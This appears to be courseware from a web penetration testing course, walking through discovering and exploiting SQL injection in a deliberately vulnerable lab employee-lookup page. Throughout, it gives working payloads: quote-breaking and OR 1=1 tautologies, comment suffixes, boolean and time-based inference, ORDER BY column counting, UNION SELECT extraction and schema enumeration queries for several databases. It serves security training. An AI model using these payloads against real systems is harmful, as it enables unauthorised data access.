- One aspect regarding blindness is typically pretty clear:
  - If you see database error messages, it isn't blind SQL injection
- Often the first attempts at discovering SQLi focus on attempting to illicit database error messages
  - Speaks to the ease of SQLi discovery with error messages
  - Also speaks to the efficacy of this technique
- DB error messages not only hint at the existence of a SQLi flaw, but also can guide us in craft our input appropriately for exploitation

Web Penetration Testing and Ethical Hacking

If inline to blind is a spectrum rather than a binary, then the most visible end of the spectrum includes DB error messages. There might be some occasional bickering among professionals about what really constitutes blind enough to count as blind SQLi. However, there is no doubt whatsoever that if DB error messages are visible, then it definitely does not constitute blind SQLi.

So what is it about these error messages that makes them so decidedly clear-cut and on the visible end of the spectrum? The DB error messages indicate a problem with the DB, which we presume is based upon something that we submitted. In fact, the most common way to initially attempt discovery of SQL flaws is to simply submit characters that are likely to cause a DB error message.

# DB Error Message Example

The screenshot shows a web page titled "Sirius Cybernetics Corporation" with a form for "Employee Phone Lookup". The input field contains "Dent'" and the submit button is labeled "Submit Query". Below the form, a message says: "Please provide a Sirius Corp employee's last name (e.g. Dent)".


**This will make things nice and easy...**

The screenshot shows a web page with the same URL and form. The input field now contains "' or '1'='1" and the submit button is labeled "Submit Query". The message below the form reads: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Dent'" at line 1".


**Web Penetration Testing and Ethical Hacking**

Here is a quick example of what we are suggesting with the DB error messages.

The input **Dent'** was supplied:



The subsequent result:



"You have an error in your SQL syntax..." Why yes, yes I do. I will get right on with crafting my input until it passes muster all the while getting extremely useful DB error messages whenever I stray from proper syntax. This makes things much simpler.

## Learn from Your Mistakes

- DB error messages themselves will serve as our guide to not getting DB error messages

The screenshot shows a "Employee Phone Lookup" form with an input field containing "Dent'" and a "Submit Query" button. To the right, a browser window displays an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Dent'" at line 1.

Below this, another "Employee Phone Lookup" form is shown with the same input and error message. A note states: "Second quote makes the error go away. This will inform how we craft our exploitation".

On the right, a "Sirius Cybernetics Corporation" page shows an "Employee not found..." message and a note: "Contact the Complaints Department should you feel the need to Share and Enjoy."

Web Penetration Testing and Ethical Hacking

Receiving a DB error message is outstanding, but ultimately we will need to not cause an error message. In our first injection, we supplied the input of `Dent'`. Now, we simply add a second single quote to the end, submitting `Dent''`.

The screenshot shows a "Employee Phone Lookup" form with an input field containing "Dent''" and a "Submit Query" button.

The results are interesting:

The screenshot shows a "Sirius Cybernetics Corporation" page with an "Employee not found..." message and a note: "Contact the Complaints Department should you feel the need to Share and Enjoy."

We no longer receive an error message – no big data dump, but also no error. In some respects, this experience isn't the absolute visible end of the SQLi spectrum, because we don't see the data that the DB thinks we input. It could have been even more helpful and suggested "Employee Dent' not found...", which would helpfully point out what happened. The second single quote effectively suggested to the DB that this is actually just supposed to be a literal single quote, as in the name `O'Connor`, for example.

If a single (' ) or ("") causes a DB error, then a common next injection is to submit with an additional quote.

## Custom Error Messages

- Sometimes, we are not lucky enough to score DB error messages
  - No worries, all hope is not lost....
- Custom application error messages can prove to be tremendously useful for our attacks
  - But we will have to approach them a bit differently

### Web Penetration Testing and Ethical Hacking

Database error messages are extremely helpful and make discovery of SQL injection flaws much easier and more obvious. Typically, the first condition that could push the needle toward blind SQL injection is not displaying database error messages.

Consider that the logic of the query need not have changed in any way whatsoever. In fact, it could well be that the DB is even throwing error messages, but that the application is handling them and instead presenting to the client something friendlier. Please understand the vulnerability has not changed at all, but the way in which we approach it will vary now as we need to do more than simply look for those lovely DB error messages.

# Custom Error Message Example

Note: **bsqli.php**  
rather than **sqli.php**

Code is functionally the  
same other than error  
message suppression

Same input yields a  
custom rather than  
DB error message

Web Penetration Testing and Ethical Hacking

Let's look at an example of custom error messages, which represent the first level of blindness we have experienced.

We are hitting a different page this time, <http://www.sec542.org/bsqli.php> rather than <http://www.sec542.org/sqli.php>. Though the functionality and purpose of the application is the same as we saw before, this one could be characterized as blind SQLi.

As before, we submit Dent' into the entry point:

Sirius Cybernetics Corporation

Employee Phone Lookup:

Please provide a Sirius Corp employee's last name (e.g. Dent).

However, now the result is different:

Sirius Cybernetics Corporation

Employee not found...

Contact the Complaints Department should you feel the need to Share and Enjoy.

What we see as output is the same error message used for any name that is not found in the DB. This is not immediately obvious that this will be a SQLi flaw, and yet the actual query sent to the backend is the same.

## Custom Errors and SQLi

- **sqliphp** threw DB error messages whereas **bsqliphp** did not, but both use the same query:

```
mysql_query("SELECT * FROM Customers WHERE lname = '". $_GET["name"] . "' ;")
```

- Same query...same vulnerability...and yet
- With custom error messages, how can we tell whether our input is being interpreted by an SQL backend?
  - We need to find a way to discern this by crafting our input to expose whether it is being interpreted

Web Penetration Testing and Ethical Hacking

The primary difference between **sqliphp** and **bsqliphp**, shown previously, is that the former will throw DB error messages and the latter will not.

Both pages use the same query:

```
mysql_query("SELECT * FROM Customers WHERE lname = '". $_GET["name"] . "' ;")
```

The difference is simply that additional PHP code is included in **sqliphp** that will return error messages. **sqliphp** simply adds a `die(mysql_error())` clause.

The query is the same for both, as is the vulnerability. Yet, our experience of it and the associated discovery can prove more challenging.

## Without DB Errors

- Need to glean whether our input is being interpreted by the SQL backend (for example, SQLi flaw?)
- We have supplied the following inputs:
  - **Dent**, which returned data
  - **Dent'**, which threw an "**Employee not found**"
- What if we could supply input that when interpreted by SQL is functionally equivalent to **Dent**
  - But input that is not merely the characters: **D e n t**
- If data returns as if we submitted **Dent**, then that would mean a SQL backend interpreted our input == **SQLi flaw**

Web Penetration Testing and Ethical Hacking

If we lack those DB error messages, how then can we find out whether there is a SQLi flaw. We need to find a means to determine whether our input is actually being used in a dynamically built query and interpreted by a SQL backend, which is kind of the definition of SQL injection. This sounds nice, but not terribly helpful.

Consider that to the **bsqli.php** page, we have supplied these inputs:

**Dent**, which returned data

**Dent'**, which threw an "**Employee not found**"

What if we could submit something that, if interpreted by an SQL backend, would be functionally equivalent to having submitted **Dent**? If this string, which is not **Dent**, returns the same data as Dent, then that could provide some meaningful insight into this being SQLi.

# Equivalent String Injections

- We are presumably injecting into a string...
  - And need to supply input that, if interpreted, yields Dent

| Prefix | Suffix | Note   |
|--------|--------|--|
| Dent'  | ; #    | <b>Commenting:</b> Close string, statement, and comment rest of code out   |
| Dent'  | ; --   | <b>Commenting:</b> Close string, statement, and comment rest of code out. Space following (--) possibly required |
| De' /* | */ 'nt | <b>Inline Commenting:</b> Close string, statement, and comment rest of code out                                  |
| De'    | 'nt    | <b>Concatenation:</b> Attempt with and without a space between   |
| De'    | 'nt    | <b>Concatenation:</b> Another concatenation  |

web penetration testing and ethical hacking

Let's build some strings that could be equivalent to Dent. Two effective techniques for building equivalent strings are commenting and concatenation.

Commenting involves injecting comments either inline or, most commonly, at the end of the injection. The concatenation technique has us build the string from smaller parts that we let the DB join together.

| Prefix | Suffix | Note  |
|--------|--------|---|
| Dent'  | ; #    | Commenting: Close string, statement, and comment rest of code out   |
| Dent'  | ; --   | Commenting: Close string, statement, and comment rest of code out. Space following (--) possibly required |
| De' /* | */ 'nt | Inline Commenting: Close string, statement, and comment rest of code out                                  |
| De'    | 'nt    | Concatenation: Attempt with and without a space between   |
| De'    | 'nt    | Concatenation: Additional style of concatenation  |

# Inject For Comment

- Comment delimiters (--, /\* \*/, #) can allow injections to succeed that would otherwise fail
  - This might feel a bit like cheating, or at least a dirty hack, but SQL comments can be really useful
- The -- and # delimiters, if acceptable, are tremendously useful as a SQLi suffix
- Injecting into the middle of a SQL statement/query causes problems, because we cannot change the rest of the SQL statement that follows
  - Injecting comments can allow us to significantly change the SQL being submitted without causing a syntax error

Web Penetration Testing and Ethical Hacking

Yielding an SQL error is awesome for penetration testers...initially. At some point, we have need to get past that error. Comments can be a serviceable tool to help get through a persistent SQL syntax error. The main way we use comments is as an injection suffix. A comment delimiter like -- or # at the end of an injection can nullify the impact of the source code after our point of injection.

Granted injecting a comment delimiter doesn't feel terribly clever or sophisticated. However, a working dirty hack is significantly better than an elegant one that fails...

**Note:** A trailing space after the comment delimiter (--) might be required for it to be handled properly.

**De'/\*\*/'nt = De' 'nt = Dent';#**

---

Dent';#

Dent';-- a

De'/\*\*/'nt

De' 'nt

Sirius Cybernetics Corporation  
Employee Information

|        |                |
|--------|----------------|
| Name:  | Arthur Dent    |
| Phone: | (555) 867-5309 |
| Name:  | Random Dent    |
| Phone: | (301) 951-0104 |

Don't forget to try out the latest model of our Happy Vertical Transporter.

}

We have a SQLi flaw...

Web Penetration Testing and Ethical Hacking

Let's look at the results of our attempts at injecting strings equivalent to Dent.

We have three injections that leveraged comment characters and one that went the concatenation approach.

```
Dent';#
Dent';--
De'/**/'nt
De' 'nt
```

Each of the previous inputs yields the same results as if we had submitted **Dent** by itself. We have SQLi.

# Binary/Boolean Inference Testing

- Let's build on our previous tests and explore the power of Boolean/binary/True|False conditions

- Dent' AND 1;#**
- Dent' AND 1=1;#**

Sirius Cybernetics Corporation  
Employee Information  
Name: Arthur Dent  
Phone: (555) 867-5309  
Name: Random Dent  
Phone: (301) 951-0104

- '
- Dent' AND 0;#**
- Dent' AND 1=0;#**

Sirius Cybernetics Corporation  
Employee not found...

Web Penetration Testing and Ethical Hacking

In the previous testing, we found that a SQL syntax error led to "No employee found", whereas our string (**Dent**) and interpreted equivalent strings (for example, **De' 'nt**) yielded data.

Let's look at another key technique that will be incredibly important for our SQLi needs. The technique is inference, and we will use this for increasingly blind injections.

Here are some inputs that return employee data:

**Dent' AND 1;#**  
**Dent' AND 1=1;#**

And here are some that return only "Employee not found...":

**Dent' AND 0;#**  
**Dent' AND 1=0;#**

The power of **AND 1=0** yielding something different than **AND 1=1** might not be immediately obvious, but this is an important building block for us.

# Increasing Blindness

- The impact of `AND 1=1` and `AND 1=0` yielding different results is easily overlooked
  - Power comes from `1=1` being replaced by arbitrary SQL of our choosing to see if it evals to TRUE (`AND 1=1`) or FALSE (`AND 1=0`)
- Technique is even more important as we become still more blind to output; consider this injection:

**Prefix:** `Dent' AND`

**Evaluation:** `substr((select table_name from information_schema.tables limit 1),1,1) > "a"`

**Suffix:** `;#`

- Beginning with `substr` is the condition being evaluated
  - Checks to see whether the first letter of the first table name comes after A alphabetically
- It will return a 1 if true (`Dent' AND 1;#`) or a 0 if false (`Dent' AND 0;#`)

## Web Penetration Testing and Ethical Hacking

Although custom error messages and other visible true/false paths can prove a bit more difficult to discover and exploit, there can be even more blindness to contend with. The inference approach armed with a way of differentiating TRUE from FALSE is tremendously powerful.

Consider the following injection:

**Prefix:** `Dent' AND`

**Evaluation:** `substr((select table_name from information_schema.tables limit 1),1,1) > "a"`

**Suffix:** `;#`

We haven't covered all these pieces of SQL, but we tackle it in pieces. We should be good on both the prefix and the suffix. The evaluation is where things look a bit different. The select statement is making things more cumbersome, but it is just a simple query. However, it is a powerful one used to determine the table names found in the database. Let's take a simpler example of the rest, which should help.

`substr()` allows selecting part of an existing string. Which part of the string is determined by the numbers, which feel like offset and limit respectively.

`substr("sec542",2,1) < "m" is TRUE`

So, the above (if selected) would return TRUE because the second letter of "sec542" is "e", which is earlier in the alphabet than "m".

# Blind Timing Inferences

- Let's amp up the blindness a bit more...
- Consider an application that provides no discernible output or errors to guide our SQLi
  - Timing based inference testing could still be a viable option for us
- Timing techniques use the responsiveness of the application for the inference by artificially inducing a delay when a condition evaluates
- For example, these will introduce a 10-second delay:
  - `Sleep(10)` - MySQL
  - `WAITFOR DELAY '0:0:10'` – MSSQL
- Other creative approaches exist to induce a delay

*Cool and all, but not really looking to do this by hand...*

Web Penetration Testing and Ethical Hacking

Where the inference technique becomes truly powerful is when we have SQLi that does not provide any output or errors to help us. In spite of this, we still might have an opportunity for inference testing techniques.

For this, we will build on our previous approach of **AND 1 vs. AND 0** for our inference. We can still use the **AND 1 vs. AND 0** concept, but we will need to make the app tell us whether it evaluated to true or false. Without input, this is made more difficult. Imagine though if we can impact the DB server, then perhaps we could try to have the database trick the application into letting us experience whether the SQL evaluations to **1** or **0**.

This technique uses SQLi to inject a payload that will, if TRUE, introduce a perceptible impact on the responsiveness of the application.

Two example methods of achieving this are:

`Sleep(10)` - MySQL

`WAITFOR DELAY '0:0:10'` – MSSQL

## Utter Blindness: Out-of-Band SQLi

- At the opposite end of the spectrum from inline SQLi stands out-of-band SQLi
- These SQLi flaws present totally blind to the tester:
  - No error messages
  - No visible response
  - No Boolean/inference opportunities with(out) timing
- The term out-of-band speaks to the requirement for an alternate communication channel to discover or exploit these flaws

### Web Penetration Testing and Ethical Hacking

Now for the totally blind end of the SQLi spectrum, out-of-band SQLi. We can't see anything, nor can we even experience something directly.

But how about indirectly. What if, for example, we could have the database initiate a DNS request to a domain under our control, or ping a system, or make an HTTP client connection. These are the types of things associated with OOB SQLi.

## Out-of-Band Channels

- If viable, out-of-band communication techniques might actually provide for faster exfiltration of some flaws susceptible to inference techniques
  - So, could be employed even if not, strictly speaking, required from an SQLi perspective
- The most common out-of-band techniques typically leverage HTTP or DNS to tunnel communications back to a server under the tester's control
- Detailed out-of-band SQLi exploitation will be left as an exercise for the reader

Web Penetration Testing and Ethical Hacking

Even if out-of-band SQLi is not required, it might still be available. This manifestation of SQLi flaw proves harder to discover SQLi, and yet it still might be worthwhile to test for the OOB approaches existence even if a simpler to discover SQLi flaw was encountered. This is especially true for timing based blind SQLi flaws. The reason to pursue this flaw anyway stems from the fact that for high volume data exfiltration, this method might prove more efficient than a more traditional approach to SQLi exploitation.

# Course Roadmap

- Introduction and Information Gathering
  - Configuration, Identity, and Authentication Testing
  - **Injection**
  - JavaScript and XSS
  - CSRF, Logic Flaws and Advanced Tools
  - Capture the Flag
- Session Tracking
  - Session Fixation
  - Bypass Flaws
    - Exercise: Authentication Bypass
  - Vulnerable Web Apps: Mutillidae
  - Command Injection
    - Exercise: Command Injection
  - File Inclusion/Directory Traversal
    - Exercise: LFI and RFI
  - SQL Injection Primer
  - Discovering SQLi
    - **Exercise: Error-Based SQLi**
  - Exploiting SQLi
  - SQLi Tools
    - Exercise: sqlmap + ZAP
  - Summary

Web Penetration Testing and Ethical Hacking

The next exercise will demonstrate error-based SQL injection.

# Error-Based SQL Injection


- Goal: Perform the following SQL injection activities against an error-based SQLi flaw:
  - Cause a DB error
  - Return data using comments
  - Return data without comments
  - ORDER BY column testing
  - Force vulnerable query details to display

Web Penetration Testing and Ethical Hacking

This will be the first of several SQL injection exercises. In this exercise you explore and perform various SQLi tasks against an application. The application has a SQLi flaw that exposes database error messages.

## Exercise: Setup 1

- Open Firefox and navigate to:  
<http://www.sec542.org/sql.php>
- The page should look like this one




The screenshot shows a Firefox browser window with the URL [www.sec542.org/sql.php](http://www.sec542.org/sql.php) in the address bar. The page title is "Sirius Cybernetics Corporation". Below the title is a form titled "Employee Phone Lookup:" with a text input field and a "Submit Query" button. A message below the form says "Please provide a Sirius Corp employee's last name (e.g. Dent)." At the bottom of the page, a footer reads "Web Penetration Testing and Ethical Hacking".

In this exercise you work through testing an error-based SQL injection flaw in Sirius Cybernetics Corporation's Employee Phone Lookup application.

Open Firefox, and navigate to <http://www.sec542.org/sql.php>

The page should look like the one below.



The screenshot shows a Firefox browser window with the URL [www.sec542.org/sql.php](http://www.sec542.org/sql.php) in the address bar. The page title is "Sirius Cybernetics Corporation". Below the title is a form titled "Employee Phone Lookup:" with a text input field and a "Submit Query" button. A message below the form says "Please provide a Sirius Corp employee's last name (e.g. Dent.)".

## Exercise: Setup 2

- The page supplies the last name of **Dent** as an example of expected submission
- Enter **Dent** in the form and click Submit

**Employee Phone Lookup:**

Please provide a Sirius Corp employee's last name (e.g. Dent).

### Employee Information

**Name:** Arthur Dent  
**Phone:** (555) 867-5309  
**Name:** Random Dent  
**Phone:** (301) 951-0104

Don't forget to try out the latest model of our **Happy Vertical Transporter**.

**Web Penetration Testing and Ethical Hacking**

The simple employee lookup page presents a form. Text on the page suggest that it expects a last name and provides an example of Dent.

Enter Dent in the form and click Submit.

**Employee Phone Lookup:**

Please provide a Sirius Corp employee's last name (e.g. Dent).

Review the results that are presented.

### Employee Information

**Name:** Arthur Dent  
**Phone:** (555) 867-5309  
**Name:** Random Dent  
**Phone:** (301) 951-0104

Don't forget to try out the latest model of our **Happy Vertical Transporter**.

We find two records were returned providing a full name and phone number.

We also see a rather disturbing note about something called a **Happy Vertical Transporter**. What kind of sick organization is this?

## Exercise: Choose Your Own Adventure

---

1. Force a DB error message to throw
  2. Return all rows from the current table using a comment
  3. Now return all rows **without** using a comment
  4. ORDER BY to determine number columns
  5. Expose the current query by showing the `info` column of the `processlist` table in the `information_schema` database
- 
- Choose your own level of difficulty:
    - Step-by-step instructions begin on next page

Web Penetration Testing and Ethical Hacking

1. Force a DB error message to throw
2. Return all rows from the current table using a comment
3. Now return all rows **without** using a comment
4. ORDER BY to determine number columns
5. Expose the current query by showing the `info` column of the `processlist` table in the `information_schema` database


Choose your own level of difficulty:

Step-by-step instructions begin on next page

## Exercise: Induce an Error Message

- Enter **Dent** followed by a single quote (**Dent'**) in the form
- Click Submit
- Review the resultant error message

Employee Phone Lookup:  
Dent'  
Submit Query



Target is MySQL with helpful error messages

Web Penetration Testing and Ethical Hacking


Firefox should be open to <http://www.sec542.org/sql.php>

Enter a single quote (**Dent'**) in the form.

Then click Submit.

Employee Phone Lookup:  
Dent'  
Submit Query

Now review the resultant error message.



Our input has caused MySQL to throw an error message. The message shows our input and a bit of surrounding text associated with the error we induced.

Looks like we caused an issue with misbalanced quotes.

# Exercise: Return All Rows Using Comment

- Feels like input is being passed to a WHERE clause
- Append `OR 1=1;#` to our previous payload of `Dent'`

The screenshot shows a web application interface. At the top, there is a form titled "Employee Phone Lookup" with a single input field containing the value "Dent' OR 1=1;#". Below the form is a "Submit Query" button. To the right of the form, there is a detailed description of the exploit:

- `OR 1=1` will subvert the logic of the WHERE to always yield TRUE
- The `(;)` ends the SQL statement and the `#` comments out the rest of the SQL

Below this text is a screenshot of the application's results page. The page title is "www.sec542.org/sql.php?name=Dent'+OR+1=1%3D1%23". The results table displays the following data:

| Name                        | Phone          |
|-----------------------------|----------------|
| Zaphod Beeblebrox           | (844) 387-6962 |
| Arthur Dent                 | (555) 867-5309 |
| Ford Prefect                | (555) 337-1337 |
| Marvin The Paranoid Android | (555) 542-4242 |
| Tricia McMillan             | (301) 654-7267 |

A large black arrow points from the explanatory text to the results table. A callout bubble on the right side of the results table contains the text: "Looks like we dumped all the entries available to this query".

It feels like input is being passed to a WHERE clause.

Append `OR 1=1;#` to our previous payload of `Dent'`

The screenshot shows the same "Employee Phone Lookup" form as before, but now the input field contains the payload "Dent' OR 1=1;#". The "Submit Query" button is visible below the input field.

The `OR 1=1` subverts the logic of the WHERE to always yield TRUE. The `(;)` ends the SQL statement and the `#` comments out the rest of the SQL to avoid the syntax error we encountered previously.

The screenshot shows the application's results page again. The URL is now "www.sec542.org/sql.php?name=Dent'+OR+1=1%3D1%23". The results table displays the same set of entries as before:

| Name                        | Phone          |
|-----------------------------|----------------|
| Zaphod Beeblebrox           | (844) 387-6962 |
| Arthur Dent                 | (555) 867-5309 |
| Ford Prefect                | (555) 337-1337 |
| Marvin The Paranoid Android | (555) 542-4242 |
| Tricia McMillan             | (301) 654-7267 |

Looks like we dumped all the entries available to this query. Note the resultant URL has characters that had to be URL encoded. Not going to do anything with that now, but it is worthwhile to get used to doing some encoding of payloads.

## Exercise: Return All Rows Without Comment

- Although not needed for this scenario, let's yield the same result without leaning on the comment suffix
- Recall the single quote caused the error because it resulted in unbalanced quotes
  - So, we need to balance the quotes without ignoring the trailing quotes via a comment delimiter
- Submit the following payload: **Dent' OR '1='1**

**Employee Phone Lookup:**

|                |              |
|----------------|--------------|
| Dent' OR '1='1 | Submit Query |
|----------------|--------------|

- Confirm that results are the same as previously encountered when using the comment

Web Penetration Testing and Ethical Hacking

Let's yield the same result without leaning on the comment suffix appended to our payload. Recall the single quote caused the error because it resulted in unbalanced quotes. So, we need to balance the quotes, though not by willing them nonexistent with a comment delimiter.

Submit the following payload: **Dent' OR '1='1**

**Employee Phone Lookup:**

|                |              |
|----------------|--------------|
| Dent' OR '1='1 | Submit Query |
|----------------|--------------|

**Note:** Only four single quotes are in the payload; there is no single quote at the end of the line.

You should receive the same results as the previous approach.

## Exercise: Determine Number of Columns Using ORDER BY

- To move further with most injections, we need to know the correct number of columns in the target query
- Inject ORDER BY clauses, incrementing the column number until you yield a syntax error

```
Dent' ORDER BY 1;#
Dent' ORDER BY 2;#
Dent' ORDER BY 3;#
Dent' ORDER BY 4;#
Dent' ORDER BY 5;#
```

### Employee Information

Name: Arthur Dent  
Phone: (555) 867-5309

www.sec542.org/sql.php?name=Dent'+ORDER+BY+5%3B%23
Exercises Mutillidae DWAPP DVWA
Unknown column '5' in 'order clause'

**5 = Error, so 4 Columns**

Web Penetration Testing and Ethical Hacking

Having exposed all the data this query is built for, we need to target other tables. The primary method for doing this is through the use of UNION SELECT queries. For that to be successful, we must determine the correct number of columns in the target query. We can employ the ORDER BY approach.

We submit payloads that include an ORDER BY targeting successive column numbers. An error means we have exceeded the number of columns in the target query.

Submit each of the following as input looking for a syntax error:

```
Dent' ORDER BY 1;#
Dent' ORDER BY 2;#
Dent' ORDER BY 3;#
Dent' ORDER BY 4;#
Dent' ORDER BY 5;#
```

Inputs 1–4 just returned data.

Employee Information  
Name: Arthur Dent  
Phone: (555) 867-5309

Input 5 yielded an error, so that means there are **4 columns**.

www.sec542.org/sql.php?name=Dent'+ORDER+BY+5%3B%23
Exercises Mutillidae DWAPP DVWA
Unknown column '5' in 'order clause'

## Exercise: Current Query Disclosure

- To see the details we need to display the `info` column of the `processlist` table contained in the `information_schema` database
- Submit the following to ensure the proper columns and see which columns are displayed in the results:

```
Dent' UNION SELECT '1','2','3','4';#
```

- Columns 2, 3, and 4 all display
- Now submit the following input:

Name: 2 3  
Phone: 4 ←

```
Dent' UNION SELECT '1','2','3',info FROM  
information_schema.processlist;#
```

Name: 2 3  
Phone: SELECT \* FROM Customers WHERE lname = 'Dent' UNION  
SELECT '1','2','3',info FROM information\_schema.processlist;#'

Web Penetration Testing and Ethical Hacking

The final step is to determine the vulnerable query we are injecting into. Injections against MySQL can potentially expose the details of the vulnerable query. We need to use a UNION SELECT building upon our knowledge of the number of columns.

To see the details we need to display the `info` column of the `processlist` table contained in the `information_schema` database. Submit the following to ensure the proper columns and see which columns are displayed in the results:

```
Dent' UNION SELECT '1','2','3','4';#
```

Name: 2 3  
Phone: 4 ←

Columns 2, 3, and 4 all displayed fine.

Now submit the following input:

```
Dent' UNION SELECT '1','2','3',info FROM information_schema.processlist;#
```

Name: 2 3  
Phone: SELECT \* FROM Customers WHERE lname = 'Dent' UNION  
SELECT '1','2','3',info FROM information\_schema.processlist;#'

We see displayed in the results the full details of the query we just submitted, including our injection:

```
SELECT * FROM Customers WHERE lname = 'Dent' UNION SELECT '1','2','3',info  
FROM information_schema.processlist;#'
```

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps:  
Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- **Exploiting SQLi**
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

Let's learn how to exploit SQL injection flaws.

# DB Fingerprinting

- Concepts/techniques are the same or very similar, but we need to determine the DB backend to guide injections
- In truth, we often already have a pretty strong educated guess based upon the information and configuration gathering done prior
  - Or an error message told us
- If not, then we can wield certain commands, functions, syntax, and defaults that will expose the DB, for example:
  - `SELECT @@version` (MySQL and SQL Server)
  - String concatenation (**My**: 'De' 'nt', **MS**: 'De'+'nt', **O**: 'De'||'nt')
  - Unique numeric functions (**My**: `connection_id()`, **MS**: `@@pack_received`, **O**:`BITAND(1,1)`)

Web Penetration Testing and Ethical Hacking

So far, we have largely glossed over most DB distinguishing aspects of the SQLi. This has been intentional, because the primary goal has been to convey concepts and tactics to be used for SQLi. However, digging into the particulars of exploitation will expose that the differences matter quite a bit, and will impact our commands.

We likely already have some indication as to what the backend DB is, so these details might be superfluous. However, should we not have intel about the actual DB in question, we will need to determine it at this point. There are different approaches to figuring this out, but the main methods will employ injecting a particular SQL syntax that helps illustrate these differences, for example:

**Special functions/parameters:** `SELECT @@version` (MySQL and SQL Server)

**String concatenation:** (`MySQL: 'De' 'nt'`, `MSSQL: 'De'+'nt'`, `Oracle: 'De'||'nt'`)

**Unique numeric functions:** (`MySQL: connection_id()`, `MSSQL: @@pack_received`, `Oracle:BITAND(1,1)`)

# (Meta)Database Info

- One of the primary reasons we will need to know the RDBMS being used is to point us to database metadata and schema information
  - We will use this information to determine databases, tables, columns, users, and passwords
- Actually, **information\_schema** is an ANSI SQL92 standard database that can provide us with the relevant metadata, so we don't need to fingerprint after all...
  - Unfortunately not all vendors support **information\_schema**
- **information\_schema** implementations also vary
  - MySQL's **information\_schema** includes info for every DB
  - In MS SQL Server **information\_schema** is implemented as a DB view that will show only information for the current DB

Web Penetration Testing and Ethical Hacking

One particular reason we want to know the DBMS is to have a sense of the metadata info available to us for querying. We will use the metadata to determine databases, tables, and columns available to the flawed application.

Ideally, we wouldn't need any details of the RDBMS because they would all support the ANSI SQL **information\_schema** database (or view). The **information\_schema** will expose in an easy-to-query fashion the names of databases, tables, and even columns. Oracle, DB2, and SQLite unfortunately do not support the **information\_schema** standard. Also, although MS SQL Server and MySQL both implement it, in MS SQL Server, it is presented as a view that will expose only the current DB rather than allowing enumeration across all DBs. This constraint is not present in MySQL.

# Databases/Tables/Columns

- Figuring out the names of databases, tables, and columns will be key for us to target our SQL injections

|                             | Databases   | Tables  | Columns   |
|-----------------------------|---|---|---|
| MySQL                       | ...schema_name<br>FROM<br>information_schema<br>.schemata | ...table_name FROM<br>information_schema<br>.tables | ...column_name FROM<br>information_schema<br>.columns |
| SQL Server or<br>Azure SQL* | ...name FROM<br>sys.databases                             | ...name FROM<br>sys.tables                          | ...name FROM<br>sys.columns                           |
| Oracle DB                   | **...owner FROM<br>all_tables                             | ...table_name FROM<br>all_tables                    | ...column_name FROM<br>all_tab_columns                |

## Web Penetration Testing and Ethical Hacking

Below are some quick details about enumerating the databases, tables, and columns to which we have access via our SQLi.

### MySQL:

**Databases:** SELECT schema\_name FROM information\_schema.schemata;  
**Tables:** SELECT table\_name FROM information\_schema.tables  
**Columns:** SELECT column\_name FROM information\_schema.columns

### MS SQL Server:

**Note:** information\_schema can be used for MS SQL Server as well, with some slight, but significant, differences. The queries will need to explicitly reference individual databases, because information\_schema is a view that provides only info on the current database.

**Databases:** SELECT name FROM sys.databases  
**Tables:** SELECT name FROM sys.tables  
**Columns:** SELECT name FROM sys.columns

### Oracle:

**Schemas:** SELECT owner FROM all\_tables  
**Tables:** SELECT table\_name FROM all\_tables  
**Columns:** SELECT column\_name FROM all\_tab\_columns

\* - Most info still sites the older, increasingly deprecated, master..sysobjects system tables  
\*\* - Listing schemas is the best Oracle approximation to listing databases in MySQL or MS SQL Server

